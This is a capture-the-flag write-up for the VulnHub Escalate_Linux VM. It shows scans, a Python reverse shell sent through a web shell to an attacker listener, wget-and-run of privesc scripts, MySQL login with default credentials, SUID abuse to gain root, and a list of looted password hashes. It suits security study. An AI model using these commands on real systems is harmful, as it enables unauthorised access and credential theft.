

[VulnHub] Escalate_Linux: 1

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Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_python_reverseshell](#), [privesc_mysql_creds](#), [privesc_setuid](#)

Overview

This is a writeup for VulnHub VM [Escalate_Linux: 1](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

- 80/tcp/http/Apache httpd 2.4.29 ((Ubuntu)): [exploit_python_reverseshell](#), [privesc_mysql_creds](#), [privesc_setuid](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Sep 17 11:47:37 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.escalatelineux/results/192.168.92.173/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.escalatelineux/results/192.168.92.173/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.173
2 Nmap scan report for 192.168.92.173
3 Host is up, received arp-response (0.00026s latency).
4 Scanned at 2019-09-17 11:47:38 PDT for 20s
5 Not shown: 995 closed ports
6 Reason: 995 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
9 | http-methods:
10 |_ Supported Methods: OPTIONS HEAD GET POST
11 |_http-server-header: Apache/2.4.29 (Ubuntu)
12 |_http-title: Apache2 Ubuntu Default Page: It works
13 111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
14 | rpcinfo:
15 |   program version  port/proto  service
16 |   100000  2,3,4      111/tcp    rpcbind
17 |   100000  2,3,4      111/udp    rpcbind
18 |   100003  3          2049/udp   nfs
19 |   100003  3,4        2049/tcp   nfs
20 |   100005  1,2,3      43318/udp  mountd
21 |   100005  1,2,3      43937/tcp  mountd
22 |   100021  1,3,4      39393/tcp  nlockmgr
23 |   100021  1,3,4      47990/udp  nlockmgr
24 |   100227  3          2049/tcp   nfs_acl
25 |_ 100227  3          2049/udp   nfs_acl
26 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
27 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
28 2049/tcp  open  nfs_acl     syn-ack ttl 64 3 (RPC #100227)
29 MAC Address: 00:0C:29:A6:A7:B9 (VMware)
30 Service Info: Host: LINUX
31
32 Host script results:
33 |_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 0s
34 |_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
35 |_ Names:
36 |   LINUX<00>          Flags: <unique><active>
37 |   LINUX<03>          Flags: <unique><active>
38 |   LINUX<20>          Flags: <unique><active>
39 |   \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
40 |   WORKGROUP<00>      Flags: <group><active>
41 |   WORKGROUP<1d>      Flags: <unique><active>
42 |   WORKGROUP<1e>      Flags: <group><active>
43 |_ Statistics:
44 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
45 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
46 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
47 |_ p2p-conficker:
48 |   Checking for Conficker.C or higher...
```

```

49 | Check 1 (port 55304/tcp): CLEAN (Couldn't connect)
50 | Check 2 (port 61557/tcp): CLEAN (Couldn't connect)
51 | Check 3 (port 38128/udp): CLEAN (Timeout)
52 | Check 4 (port 2678/udp): CLEAN (Failed to receive data)
53 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
54 | smb-os-discovery:
55 |   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
56 |   Computer name: osboxes
57 |   NetBIOS computer name: LINUX\x00
58 |   Domain name: \x00
59 |   FQDN: osboxes
60 | _ System time: 2019-09-17T14:47:54-04:00
61 | smb-security-mode:
62 |   account_used: guest
63 |   authentication_level: user
64 |   challenge_response: supported
65 | _ message_signing: disabled (dangerous, but default)
66 | smb2-security-mode:
67 |   2.02:
68 | _ Message signing enabled but not required
69 | smb2-time:
70 |   date: 2019-09-17 11:47:54
71 | _ start_date: N/A
72
73 Read data files from: /usr/bin/./share/nmap
74 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
75 # Nmap done at Tue Sep 17 11:47:58 2019 -- 1 IP address (1 host up) scanned in 21.30 seconds

```

2. Found a shell.php file on 80/tcp using dirb:

```

1  -----
2  DIRB v2.22
3  By The Dark Raver
4  -----
5
6  OUTPUT_FILE: /root/toolbox/writeups/vulnhub.escalatelinux/results/192.168.92.173/scans/
   ↪ tcp_80_http_dirb.txt
7  START_TIME: Tue Sep 17 11:47:59 2019
8  URL_BASE: http://192.168.92.173:80/
9  WORDLIST_FILES: /usr/share/seclists/Discovery/Web-Content/common.txt
10 OPTION: Printing LOCATION header
11 OPTION: Not Recursive
12 OPTION: Silent Mode
13 EXTENSIONS_LIST: (, .txt, .html, .php, .asp, .aspx) | (, (.txt)(.html)(.php)(.asp)(.aspx) [NUM = 6]
14
15  -----
16
17 GENERATED WORDS: 4593
18
19 ---- Scanning URL: http://192.168.92.173:80/ ----
20 + http://192.168.92.173:80/index.html (CODE:200|SIZE:10918)
21 + http://192.168.92.173:80/index.html (CODE:200|SIZE:10918)
22 + http://192.168.92.173:80/server-status (CODE:403|SIZE:302)
23 + http://192.168.92.173:80/shell.php (CODE:200|SIZE:29)
24
25  -----

```

```
26 END_TIME: Tue Sep 17 11:49:15 2019
27 DOWNLOADED: 27558 - FOUND: 4
```

Findings

Open Ports

```
1 80/tcp      | http      | Apache httpd 2.4.29 ((Ubuntu))
2 111/tcp     | rpcbind   | 2-4 (RPC #100000)
3 137/udp     | netbios-ns | Samba nmbd netbios-ns (workgroup: WORKGROUP)
4 139/tcp     | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5 445/tcp     | netbios-ssn | Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
6 2049/tcp    | nfs_acl   | 3 (RPC #100227)
7 39393/tcp   | nlockmgr  | 1-4 (RPC #100021)
8 43937/tcp   | mountd    | 1-3 (RPC #100005)
9 55567/tcp   | mountd    | 1-3 (RPC #100005)
10 59061/tcp   | mountd    | 1-3 (RPC #100005)
```

Files

```
1 http://192.168.92.173:80/shell.php
```

Users

```
1 ssh: root, mysql, user1, user2, user3, user4, user5, user6, user7, user8
```

Phase #2: Exploitation

1. We set up a netcat listener and invoke a Python reverse shell:

```
1 nc -lnvp 9999
2 http://192.168.92.173/shell.php?cmd=python -c 'import
  ↳ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.92.163",9999));
  ↳ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



Figure 2: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.escalatelineux # nc -lnvp 9999
listening on [any] 9999 ...

connect to [192.168.92.163] from (UNKNOWN) [192.168.92.173] 48348
/bin/sh: 0: can't access tty; job control turned off
$ $
$ id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
$
$ uname -a
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.173 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::2e48:398c:348e:b9c9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a6:a7:b9 txqueuelen 1000 (Ethernet)
    RX packets 266778 bytes 38129187 (38.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 263355 bytes 76831868 (76.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 236 bytes 20955 (20.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 236 bytes 20955 (20.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$
```

Figure 3: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 user6@osboxes> id
2 uid=1005(user6) gid=1005(user6) groups=1005(user6)
3 user6@osboxes>
4 user6@osboxes> uname
5 Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64
  ↳ x86_64 GNU/Linux
```

```
6 user6@osboxes>
7 user6@osboxes> ifconfig
8 ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
9     inet 192.168.92.173 netmask 255.255.255.0 broadcast 192.168.92.255
10     inet6 fe80::2e48:398c:348e:b9c9 prefixlen 64 scopeid 0x20<link>
11     ether 00:0c:29:a6:a7:b9 txqueuelen 1000 (Ethernet)
12     RX packets 266778 bytes 38129187 (38.1 MB)
13     RX errors 0 dropped 0 overruns 0 frame 0
14     TX packets 263355 bytes 76831868 (76.8 MB)
15     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16 user6@osboxes>
17 user6@osboxes> users
18 root
19 mysql
20 user1
21 user2
22 user3
23 user4
24 user5
25 user6
26 user7
27 user8
```

Phase #3: Privilege Escalation

1. We start with downloading the privesc enumerations scripts:

```
1 wget http://192.168.92.163:8000/lse.sh ; chmod +x ./lse.sh ; ./lse.sh | tee lse.txt
2 wget http://192.168.92.163:8000/linenum.sh ; chmod +x ./linenum.sh ; ./linenum.sh | tee
  ↪ linenum.txt
3 wget http://192.168.92.163:8000/linuxprivchecker.py ; chmod +x ./linuxprivchecker.py ; python
  ↪ ./linuxprivchecker.py | tee linuxprivchecker.txt
```

2. We also explore the home directories of users and find some interesting files:

```
1 /home/user3/shell → setuid
2 /home/user4/abc.txt → owned by root
3 /home/user5/script → setuid
```

```

/home/user3:
total 160
drwxr-xr-x 22 user3 user3 4096 Jun  4 13:37 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw----- 1 user3 user3 4710 Jun  4 13:29 .ICEauthority
-rw-r--r-- 1 user3 user3   50 Jun  4 13:29 .Xauthority
-rw-r--r-- 1 user3 user3  124 Jun  4 13:29 .asoundrc
-rw-r--r-- 1 user3 user3   95 Jun  4 15:10 .bash_history
-rw-r--r-- 1 user3 user3  220 Jun  4 13:29 .bash_logout
-rw-r--r-- 1 user3 user3  949 Jun  4 13:29 .bashrc
drwxr-xr-x 15 user3 user3 4096 Jun  4 13:29 .cache
drwxr-xr-x 20 user3 user3 4096 Jun  4 13:29 .config
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .dbus
-rw-r--r-- 1 user3 user3   23 Jun  4 13:29 .dmrc
-rw-r--r-- 1 user3 user3 9354 Jun  4 13:29 .face
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 .gconf
drwxr-xr-x 24 user3 user3 4096 Jun  4 13:29 .gimp-2.8
-rw-r--r-- 1 user3 user3    0 Jun  4 13:29 .gksu.lock
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnome
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnome2
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnupg
-rw-r--r-- 1 user3 user3   20 Jun  4 13:29 .gtk-bookmarks
-rw-r--r-- 1 user3 user3  105 Jun  4 13:29 .gtkrc-2.0
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .local
drwxr-xr-x  5 user3 user3 4096 Jun  4 13:29 .mozilla
-rw-r--r-- 1 user3 user3  873 Jun  4 13:29 .profile
-rwxr-xrwx 1 root  root   33 Jun  4 13:37 .script.sh
-rw-r--r-- 1 user3 user3    0 Jun  4 13:29 .sudo_as_admin_successful
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .thumbnails
drwxr-xr-x  4 user3 user3 4096 Jun  4 13:29 .thunderbird
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Desktop
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Documents
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Downloads
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Music
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Pictures
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Public
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Templates
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Videos
-rwsr-xr-x 1 root  root 8392 Jun  4 13:34 shell

```

Figure 4: writeup.privesc.steps.2.1


```

/home/user4:
total 152
drwxr-xr-x 22 user4 user4 4096 Jun  4 15:10 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw----- 1 user4 user4 5032 Jun  4 14:37 .ICEauthority
-rw-r--r-- 1 user4 user4  102 Jun  4 15:10 .Xauthority
-rw-r--r-- 1 user4 user4  124 Jun  4 13:40 .asoundrc
-rw-r--r-- 1 user4 user4  560 Jun  4 15:10 .bash_history
-rw-r--r-- 1 user4 user4  220 Jun  4 13:40 .bash_logout
-rw-r--r-- 1 user4 user4  949 Jun  4 13:40 .bashrc
drwxr-xr-x 15 user4 user4 4096 Jun  4 13:40 .cache
drwxr-xr-x 20 user4 user4 4096 Jun  4 13:40 .config
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .dbus
-rw-r--r-- 1 user4 user4   23 Jun  4 14:37 .dmrc
-rw-r--r-- 1 user4 user4 9354 Jun  4 13:40 .face
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 .gconf
drwxr-xr-x 24 user4 user4 4096 Jun  4 13:40 .gimp-2.8
-rw-r--r-- 1 user4 user4    0 Jun  4 13:40 .gksu.lock
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnome
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnome2
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnupg
-rw-r--r-- 1 user4 user4   20 Jun  4 13:40 .gtk-bookmarks
-rw-r--r-- 1 user4 user4  105 Jun  4 13:40 .gtkrc-2.0
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .local
drwxr-xr-x  5 user4 user4 4096 Jun  4 13:40 .mozilla
-rw-r--r-- 1 user4 user4  873 Jun  4 13:40 .profile
-rw-r--r-- 1 user4 user4    0 Jun  4 13:40 .sudo_as_admin_successful
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .thumbnails
drwxr-xr-x  4 user4 user4 4096 Jun  4 13:40 .thunderbird
-rw----- 1 user4 user4 6301 Jun  4 15:10 .xsession-errors
drwxr-xr-x  2 user4 user4 4096 Jun  4 14:46 Desktop
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Documents
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Downloads
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Music
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Pictures
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Public
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Templates
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Videos
-rw-r--r-- 1 root  root    0 Sep 17 15:55 abc.txt

```

Figure 5: writeup.privesc.steps.2.2

```

/home/user5:
total 160
drwxr-xr-x 22 user5 user5 4096 Jun  4 16:27 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw----- 1 user5 user5 4710 Jun  4 15:01 .ICEauthority
-rw-r--r-- 1 user5 user5   50 Jun  4 15:01 .Xauthority
-rw-r--r-- 1 user5 user5  124 Jun  4 15:01 .asoundrc
-rw-r--r-- 1 user5 user5  220 Jun  4 16:27 .bash_history
-rw-r--r-- 1 user5 user5  220 Jun  4 15:01 .bash_logout
-rw-r--r-- 1 user5 user5  949 Jun  4 15:01 .bashrc
drwxr-xr-x 15 user5 user5 4096 Jun  4 15:01 .cache
drwxr-xr-x 20 user5 user5 4096 Jun  4 15:01 .config
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .dbus
-rw-r--r-- 1 user5 user5   23 Jun  4 15:01 .dmrc
-rw-r--r-- 1 user5 user5 9354 Jun  4 15:01 .face
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 .gconf
drwxr-xr-x 24 user5 user5 4096 Jun  4 15:01 .gimp-2.8
-rw-r--r-- 1 user5 user5    0 Jun  4 15:01 .gksu.lock
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnome
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnome2
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnupg
-rw-r--r-- 1 user5 user5   20 Jun  4 15:01 .gtk-bookmarks
-rw-r--r-- 1 user5 user5  105 Jun  4 15:01 .gtkrc-2.0
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .local
drwxr-xr-x  5 user5 user5 4096 Jun  4 15:01 .mozilla
-rw-r--r-- 1 user5 user5  873 Jun  4 15:01 .profile
-rw-r--r-- 1 user5 user5    0 Jun  4 15:01 .sudo_as_admin_successful
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .thumbnails
drwxr-xr-x  4 user5 user5 4096 Jun  4 15:01 .thunderbird
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Desktop
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Documents
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Downloads
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Music
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Pictures
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Public
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Templates
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Videos
-rwxrwxr-x 1 user5 user5   26 Jun  4 15:54 ls
-rwsr-xr-x 1 root  root  8392 Jun  4 15:57 script

```

Figure 6: writeup.privesc.steps.2.3

3. From `linenum.sh` scan, we find that the MySQL service allows login with the default credentials `root/root`. We use this to connect and get credentials for the `mysql` user:

```
[-] MYSQL version:
mysql Ver 14.14 Distrib 5.7.26, for Linux (x86_64) using EditLine wrapper

[+] We can connect to the local MYSQL service with default root/root credentials!
mysqladmin Ver 8.42 Distrib 5.7.26, for Linux on x86_64
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version      5.7.26-0ubuntu0.18.04.1
Protocol version    10
Connection          Localhost via UNIX socket
UNIX socket         /var/run/mysqld/mysqld.sock
Uptime:             9 hours 13 min 13 sec

Threads: 1  Questions: 2  Slow queries: 0  Opens: 105  Flush tables: 1  Open tables: 98  Queries per second avg: 0.000
```

Figure 7: writeup.privesc.steps.3.1

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| user |
+-----+
5 rows in set (0.02 sec)

mysql> use user;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_user |
+-----+
| user_info |
+-----+
1 row in set (0.00 sec)

mysql> select * from user_info;
+-----+-----+
| username | password |
+-----+-----+
| mysql | mysql@12345 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 8: writeup.privesc.steps.3.2

4. We investigate the `setuid` files now. Since the first `setuid` file `/home/user3/shell` is owned by `user3`, we checkout their `.bash_history` to see possible usage commands:

```
1 cat /home/user3/.bash_history
```

```

[-] SUID files:
-rwsr-xr-x 1 root root 113336 Apr 25 16:17 /sbin/mount.nfs
-rwsr-xr-x 1 root root 18400 Sep 25 2017 /sbin/mount.ecryptfs_private
-rwsr-xr-x 1 root root 35600 Mar 29 2018 /sbin/mount.cifs
-rwsr-xr-- 1 root dip 378600 Jun 12 2018 /usr/sbin/pppd
-rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 22520 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 22528 Mar 9 2017 /usr/bin/arping
-rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 17 2018 /usr/bin/sudo
-rwsr-sr-x 1 root root 10232 Oct 25 2018 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 64424 Mar 9 2017 /bin/ping
-rwsr-xr-x 1 root root 44664 Jan 25 2018 /bin/su
-rwsr-xr-x 1 root root 146128 Nov 30 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 43088 Oct 15 2018 /bin/mount
-rwsr-xr-x 1 root root 26696 Oct 15 2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 8392 Jun 4 15:57 /home/user5/script
-rwsr-xr-x 1 root root 8392 Jun 4 13:34 /home/user3/shell

[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 8392 Jun 4 15:57 /home/user5/script

```

Figure 9: writeup.privesc.steps.4.1

```

user6 / | home | user6 cat /home/user3/.bash_history
ls
./shell
nano .script.sh
./shell
id
user3
su user3
ls
rm shell.c
ls -al
string
su root
user6 / | home | user6

```

Figure 10: writeup.privesc.steps.4.2

5. We find that the `/home/user3/shell` file requires a `.script.sh` file and needs it to have executable permissions. We create this file and test out the `shell` file which gives us an elevated shell:

```

1 echo -en "bash -p" >>./script.sh
2 chmod +x ./script.sh
3 /home/user3/shell

```

```

user6 / | home | user6
user6 / | home | user6 echo -en "/bin/bash -p" >>./script.sh
user6 / | home | user6 /home/user3/shell
sh: 1: ./script.sh: Permission denied
user6 / | home | user6 chmod +x ./script.sh
user6 / | home | user6
user6 / | home | user6 /home/user3/shell
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Tuesday 17 September 2019, 17:18:46
Memory Usage: 339/985MB (34.42%)
Disk Usage: 5/217GB (3%)

root / | home | user6
root / | home | user6 id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / | home | user6
root / | home | user6 uname -a
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root / | home | user6
root / | home | user6 ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.173 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::2e48:398c:348e:b9c9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a6:a7:b9 txqueuelen 1000 (Ethernet)
    RX packets 274505 bytes 38801803 (38.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 268122 bytes 78249728 (78.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 249 bytes 22086 (22.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 249 bytes 22086 (22.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root / | home | user6

```

Figure 11: writeup.privesc.steps.5.1

Loot

Hashes

```
1 root:$6$mjqjgcFoM$X/┘
  ↳ qNpZR6gXPAXdgDjFpaD1yPIqUF5l5ZDANRTKyvchQwSqSxX5lA7n22kjEkQhSP6Uq7cPaYfzPSmgATM.....
2 user1:$6$9iyn/┘
  ↳ lCu$Uxl0ZYhhFSAwJ8DPjlrjrl2Wv.Pz9DahMTfwpw1UC5ybyBGpuHToNIiJtQMLGSh0R2Ch4Ij5gkmP0eEH2.....
3 user2:$6$7gVE7KgT$ud1VN80wYCbFveieo4CJQIoMcEgcfKqa24ivRs/MNAmmPeudsz/┘
  ↳ p3QeCMHj8ULlvSufZmp3TodaWlIFSZ.....
4 user3:$6$PaKeECW4$5yMn9UU4YByCj0LP4QWaGt/┘
  ↳ S1aG0Zs73EOJXh.Rl0ebjpmsBmuGUwTgBamqCCx7qZ0sWJOuzIqn.GM69a.....
5 user4:$6$0pxj6KPl$NA5S/2yN3TTJbPypEnsQYe1PrgbfccHntMggLdU2eM5/┘
  ↳ 23dnosIpmD8sRJwI1PyDFgQXH52kYk.bzc6sA.....
6 user5:$6┘
  ↳ $wndyaxl9$cOEaymjMiRiljzzaSaFVXD7LFx20w0xeonEdCW.GszLm77kOd5GpQZzJpcwvufmRndcYatr5ZQESdqbIs.....
7 user6:$6$Y9wYnrUW$ihpBL4g3GswEay/AqgrKzv1n8uKhWiBNlhdKm6DdX7WtDZcUbh/5w/┘
  ↳ tQELa3LtiyTFwsLsWXubsSCfzRc.....
8 mysql:$6$02ymBAYF$NZDtY392guzYrveKnoISea6oQpv870pEjEef5KkEUqvt0AjZ2i1UPbkrfmrHG/┘
  ↳ IonKdnYEecOS0ZBcQFZ.....
9 user7:$6$5RBuOGFi$eJrQ4/xf2z/3pG43UkkoE35Jb0BI17AW/umj1Xa7eykmalVKiRKJ4w3vFEOEOtYinnkIRa.89┘
  ↳ dXtGQXdh.....
10 user8:$6$fdtulQ7i$G9THW4j6kUy4bXlf7C/┘
  ↳ 0XQtntw123LRVRfIkJ6akDLPHIqB5PJLD4AEyz7wXsEhMc2XC4CqiTxATfb20x.....
```

